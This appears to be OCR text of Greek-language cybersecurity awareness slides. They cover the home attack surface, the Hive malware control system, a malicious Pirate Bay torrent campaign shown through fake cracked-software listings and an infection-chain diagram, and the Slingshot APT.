


Που μπορούν να γίνουν οι κυβερνοεπιθέσεις

- Στον προσωπικό υπολογιστή
  Εφαρμογές (λογισμικό), στο υλικό (hardware)
- Στις Κινητές συσκευές (κινητό, tablet)
- Στον δρομολογητή του σπιτιού
- Στον δρομολογητή του παρόχου
- Στον εξυπηρετητή του email (email server)
- Στον εξυπηρετητή του ιστοτόπου (web server)
- Περιφερειακές συσκευές (εκτυπωτές κλπ)
- Στις οικιακές συσκευές
- Στις συσκευές – μηχανισμούς ελέγχου

- **Γενικά σε κάθε δικτυακή συσκευή ή συσκευή που διαθέτει λογισμικό.**

Επιθετική επιφάνεια ενός τυπικού δικτύου στο σπίτι μας




Vault 8: WikiLeaks Releases Source Code For Hive - CIA's Malware Control System

Thursday, November 09, 2017 Swati Khandelwal

client

Δίκτυο απόκρυψης κυβερνοεπίθεσης




SECRET//NOFORN

Hive Beacon Infrastructure

Στόχοι

Ενδιάμεσος κόμβος απόκρυψης



Επιτιθέμενος

SECRET//NOFORN

Κατανόηση της απειλής μέσα από παραδείγματα και αναλύσεις κυβερνοεπιθέσεων

Pirate matryoshka

Επίθεση με χρήση λογισμικού διαμοιρασμού αρχείων (torrent)

By Anton V. Ivanov on March 6, 2019. 10:00 am

The use of torrent trackers to spread malware is a well-known practice; cybercriminals disguise it as popular software, computer games, media files, and other sought-after content. We detected one such campaign early this year, when The Pirate Bay (TPB) tracker filled up with harmful files used to distribute malware under the guise of cracked copies of paid programs.

Applications (Windows)	YouTube Video Downloader (YTD) 14.16.2.3 Pro + Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YouTube Video Downloader (YTD) 10.18.2.0 Pro + Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	Wondershare PDFelement Professional 10.8.0.3231 + Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YTD Video Downloader Pro 9.12.8.0.2+368 + Patch Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	Wondershare Dr.Fone Toolkit for Pc 13.8.9.87 FULL+Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	Wondershare Filmora 20.1.5.22 Multilangual + Serial Key Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YouTube Video Downloader PRO v15.13.4.6 FINAL Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YTD Video Downloader Pro 12.15.12.4 + Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YouTube Video Downloader PRO FINAL v15.18.0.8 Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YouTube Video Downloader (YTD) 12.14.5.2 Pro & Portable Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	Wondershare Dr.Fone Toolkit for iso pc mac 10.8.9.86 FULL+Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	WinZip PRO FINAL v24.1 + Serials Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Applications (Windows)	YouTube By Click 4 4 88 + Crack Uploaded Today 13:45, Size 14.95 MiB, ULed by ivan123ivan	0	0
Video (HD - Movies)	T-34 2018 1080p WEB-DL[EtHD]	0	0

Παγιδευμένα torrent Αρχεία

TBP Torrent

Main Installer

Regestry Key Check

Gets C&C URL And
File Decryption Key

download

drop

1st Installer

Opens Phishing TPB Page

2nd Installer

drop

Clicker

Install Capital


MegaDowl

Clicker

Runs PPI Installers And Autoclickers For Them


Slingshot APT – the main malicious modules

Slingshot – an advanced, cyber-espionage threat actor targeting individuals and organizations in Africa and the Middle East, from at least 2012 until February 2018

